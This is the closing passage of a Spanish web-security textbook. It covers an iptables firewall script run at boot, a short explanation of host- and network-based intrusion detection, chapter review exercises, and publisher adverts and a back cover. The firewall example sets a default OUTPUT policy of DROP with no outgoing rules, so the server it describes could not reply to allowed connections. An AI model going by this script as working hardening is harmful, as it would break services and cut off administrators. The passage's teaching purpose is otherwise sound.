Es importante no olvidar definir estas dos reglas al final, ya que de encontrarse al principio ninguna máquina –ni siquiera la que está autorizada– podría enviar paquetes al servidor.




Figura 19. Definimos reglas útiles para el firewall iptables.

Inicio automático

Es importante saber que las reglas de iptables no se almacenan en ningún archivo, sino que se guardan en la memoria. Si el servidor se reinicia, perderemos todas las reglas que hemos definido. Volver a escribirlas de nuevo cada vez que reiniciemos sería demasiado tedioso. Para evitarlo, podemos crear un script **bash** con todas nuestras reglas e indicarle al servidor que debe ejecutarlo cada vez que se inicia. A continuación mostraremos una manera de hacerlo.

Creamos un script **bash** con las reglas para iptables, por ejemplo:

```
#!/bin/bash

#Politicas por defecto.
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP

#Definimos que el puerto 80 (TCP) acepta conexiones.
iptables -A INPUT -p tcp --dport 80 -j ACCEPT
```

```
#Permitimos a la IP 192.168.0.102 conectarse al servidor por SSH.
iptables -A INPUT -s 192.168.0.102 -p tcp --dport 22 -j ACCEPT

#Permitimos a un FTP con IP 192.168.0.105 conectarse al servidor.
iptables -A INPUT -s 192.168.0.105 -p tcp --dport 21 -j ACCEPT

#Permitimos a la IP 235.34.104.11 conectarse al servidor por el puerto 3306.
iptables -A INPUT -s 235.34.104.11 -p tcp --dport 3306 -j ACCEPT

#Rechazamos todas las demás conexiones entrantes por TCP y UDP.
iptables -A INPUT -p tcp --dport 1:65535 -j DROP
iptables -A INPUT -p udp --dport 1:65535 -j DROP
```

Lo guardamos dentro del directorio **/etc/init.d**, bajo el nombre que queramos (por ejemplo, **iptables-reglas**), y le damos permisos de ejecución: **chmod 750 /etc/init.d/iptables-reglas**. Por último, indicamos al sistema operativo que lo ejecute cada vez que se inicia: **update-rc.d iptables-reglas defaults**.

Sistemas de detección de intrusos

Una excelente medida de seguridad es implementar un **IDS** (*Intrusion Detection System*), para detectar un posible ataque al sistema y alertar al administrador mediante un mail o mensaje de texto. Para realizar la detección utiliza diversas técnicas, entre ellas, el reconocimiento de firmas: similar al antivirus, posee una base de datos con firmas que identifican comportamientos típicos de un ataque y, al identificarse uno o más de estos patrones, se dispara la alerta.

Otra técnica utilizada para detectar un ataque consiste en analizar la información del sistema monitoreado en busca de anomalías, y alertar al administrador en caso de hallarlas. Las demás técnicas dependerán de cómo trabaje el IDS, ya que existen dos clases: **HIDS** (*Host IDS*) y **NIDS** (*Network IDS*), de host y red respectivamente.

Cabe aclarar que un IDS no es capaz de detener un ataque por sí solo, por lo cual suele estar integrado con un firewall. De este modo se logra unir la capacidad de bloqueo de los firewalls con la inteligencia del IDS.

Detección a nivel host

Los HIDS trabajan en forma local y monitorean el sistema operativo en busca de anomalías que indiquen un posible ataque. Pueden analizar el contenido de la memoria RAM, eventos y logs, cambios realizados sobre archivos importantes del sistema, intentos de acceso a la base de datos de usuarios y contraseñas, entre otras acciones. Algunas aplicaciones de este tipo son: **OSSEC** (*Open Source SECurity*), **AIDE** (*Advanced Intrusion Detection Environment*), **Osiris** y **LIDS** (*Linux IDS*).

Detección a nivel red

Los NIDS monitorean la red en tiempo real con el objetivo de identificar un posible ataque. Además del reconocimiento de firmas y la evaluación general del comportamiento de la red, analizan los paquetes TCP/IP con contenido extraño o evidentemente creado para otro fin, lo cual podría indicar una actividad previa al ataque (que podría tratarse, por ejemplo, de un escaneo de puertos).

Dependiendo del lugar de la red donde estén ubicados, los NIDS bien configurados analizan el tráfico entrante, saliente y local, siendo capaces de detectar una gran variedad de ataques (como por ejemplo, intentos de denegación de servicio DoS/DDoS e intrusiones al sistema).

RESUMEN

Este capítulo es de suma importancia para la protección de nuestros servidores. Aprendimos diversas técnicas de **hardening**, empezando por eliminar riesgos que pueden producirse al utilizar el lenguaje PHP. Instalamos un sistema de protección avanzado, **Suhosin**, y un firewall de aplicaciones web, **Mod_Security**. Para complementar aún más estas medidas de protección aprendimos a instalar los cortafuegos **iptables** y a crear reglas de utilidad. Por último, conocimos el funcionamiento de los **sistemas de detección de intrusos**.

Actividades

TEST DE AUTOEVALUACIÓN

1. ¿Cuáles son las medidas de protección básicas para un servidor web?
2. ¿Qué funciones PHP deberíamos deshabilitar?
3. ¿Qué vulnerabilidad podemos evitar si asignamos un valor a la directiva **open_basedir** en **php.ini**?
4. ¿Por qué es importante que eliminemos los archivos temporales?
5. ¿Para qué sirve **Suhosin**?
6. ¿Cuál es la diferencia entre un firewall tradicional y un firewall de aplicaciones web?

EJERCICIOS PRÁCTICOS

1. Edite el archivo **php.ini** de su servidor web y deshabilite las funciones PHP que puedan envolver algún peligro.
2. Limite el directorio de trabajo de PHP, indicándolo mediante la directiva **open_basedir** en el archivo **php.ini**.
3. Instale Suhosin en su servidor web.
4. Instale el WAF **Mod_Security** en su instalación de Apache.
5. Implemente un IDS (Intrusion Detection System) para detectar un posible ataque al sistema.

PROFESOR EN LÍNEA

Si tiene alguna consulta técnica relacionada con el contenido, puede contactarse con nuestros expertos: profesor@redusers.com

Índice temático

Cree su propia red social e implemente un sistema capaz de evolucionar en el tiempo y responder al crecimiento del tráfico.

→ 320 páginas / ISBN 978-987-1949-20-5

Conozca la integración con redes sociales y el trabajo en la nube, en aplicaciones modernas y más fáciles de utilizar.


→ 320 páginas / ISBN 978-987-1949-21-2

Conozca claves y herramientas más potentes de esta nueva versión de Excel y logre el máximo de efectividad en sus planillas

→ 320 páginas / ISBN 978-987-1949-18-2


Consejos y secretos indispensables para ser un técnico profesional e implementar la solución más adecuada a cada problema

→ 320 páginas / ISBN 978-987-1949-19-9




Simplifique tareas cotidianas de la manera más productiva y obtenga información clave para la toma de decisiones.

→ 320 páginas / ISBN 978-987-1949-17-5



Acceda a consejos indispensables y aproveche al máximo el potencial de la última versión del sistema operativo más utilizado.

→ 320 páginas / ISBN 978-987-1949-09-0




La mejor guía a la hora de generar piezas de comunicación gráfica, ya sean para web, dispositivos electrónicos o impresión.

→ 320 páginas / ISBN 978-987-1949-04-5

Aprenda a simplificar su trabajo, convirtiendo sus datos en información necesaria para solucionar diversos problemas cotidianos.

→ 320 páginas / ISBN 978-987-1949-08-3



Acceda a consejos útiles y precauciones a tener en cuenta al afrontar cualquier problema que pueda presentar un equipo.

→ 320 páginas / ISBN 978-987-1949-02-1


CURSOS

CON SALIDA LABORAL

Los temas más importantes del universo de la tecnología, desarrollados con la mayor profundidad y con un despliegue visual de alto impacto: explicaciones teóricas, procedimientos paso a paso, videotutoriales, infografías y muchos recursos más.

- 25 Fascículos
- 600 Páginas
- 2 DVDs / 2 Libros

Curso para dominar las principales herramientas del paquete Adobe CS3 y conocer los mejores secretos para diseñar de manera profesional. Ideal para quienes se desempeñan en diseño, publicidad, productos gráficos o sitios web.



- 25 Fascículos
- 600 Páginas
- 2 CDs / 1 DVD / 1 Libro

Obra teórica y práctica que brinda las habilidades necesarias para convertirse en un profesional en composición, animación y VFX (efectos especiales).

- 25 Fascículos
- 600 Páginas
- 4 CDs

Obra ideal para ingresar en el apasionante universo del diseño web y utilizar Internet para una profesión rentable. Elaborada por los máximos referentes en el área, con infografías y explicaciones muy didácticas.

- 25 Fascículos
- 600 Páginas
- 3 CDs / 1 Libros

Brinda las habilidades necesarias para planificar, instalar y administrar redes de computadoras de forma profesional. Basada principalmente en tecnologías Cisco, busca cubrir la creciente necesidad de profesionales.

USERS

WEB HACKING


Esta obra brinda al lector la posibilidad de ubicarse en la mente de los hackers, para así conocer en profundidad sus técnicas. Los capítulos de este libro analizan las fallas de seguridad más frecuentes en aplicaciones web y cómo aprovechan los hackers las vulnerabilidades dentro del código. Se detallan los protocolos utilizados (HTTP y DNS) y se explica cómo llevar a cabo ataques del lado del cliente y manipular formularios. También se exponen los métodos usados para obtener el control total de un servidor web y realizar ataques a los gestores de bases de datos más importantes (como MySQL, Oracle Database y PostgreSQL).
El lector podrá desarrollar códigos con las protecciones adecuadas e implementar medidas de seguridad en el interior de un servidor web.


> **Para defenderse es necesario saber atacar. Identificar fallas en un código permite analizar cómo pueden ser explotadas por un atacante y evaluar soluciones.**

EN ESTE LIBRO APRENDERÁ:

- **Introducción a la seguridad informática:** identificación de atacantes. Instalación de un servidor y aplicación de medidas básicas de protección.
- **Servidores DNS y protocolo HTTP:** instalación de DNS Bind9 y obtención de información mediante consultas a los registros. Instalación de un servidor HTTP y uso de NetCat.
- **Cross-Site Attack y ataques del lado del cliente:** evasión de filtros de datos y programación de una aplicación segura. Modificación de formularios para ver campos ocultos y eliminar límites. Envenenamiento de cookies.
- **Inclusión de archivos y ejecución remota:** búsqueda de vulnerabilidades que permitan incluir archivos locales y remotos para tomar control del servidor web.
- **Revelación de información y seguridad en el servidor:** malas prácticas de configuración. Hardening e instalación de un firewall. Reglas para iptables y sistemas de detección de intrusos.

Sheila Berta nació en 1994. Se especializa en análisis de malware y seguridad web. Ha encontrado fallas en importantes aplicaciones, trabaja como instructora de seguridad informática y es programadora en C/C++, Python y PHP, entre otros lenguajes.





NIVEL DE USUARIO
Básico / Intermedio

CATEGORÍA
Seguridad / Desarrollo

ISBN 978-987-1949-31-1

9 789871 949311 >

REDUSERS.com
En nuestro sitio podrá encontrar noticias relacionadas y también participar de la comunidad de tecnología más importante de América Latina.

PROFESOR EN LÍNEA
Ante cualquier consulta técnica relacionada con el libro, puede contactarse con nuestros expertos: profesor@redusers.com.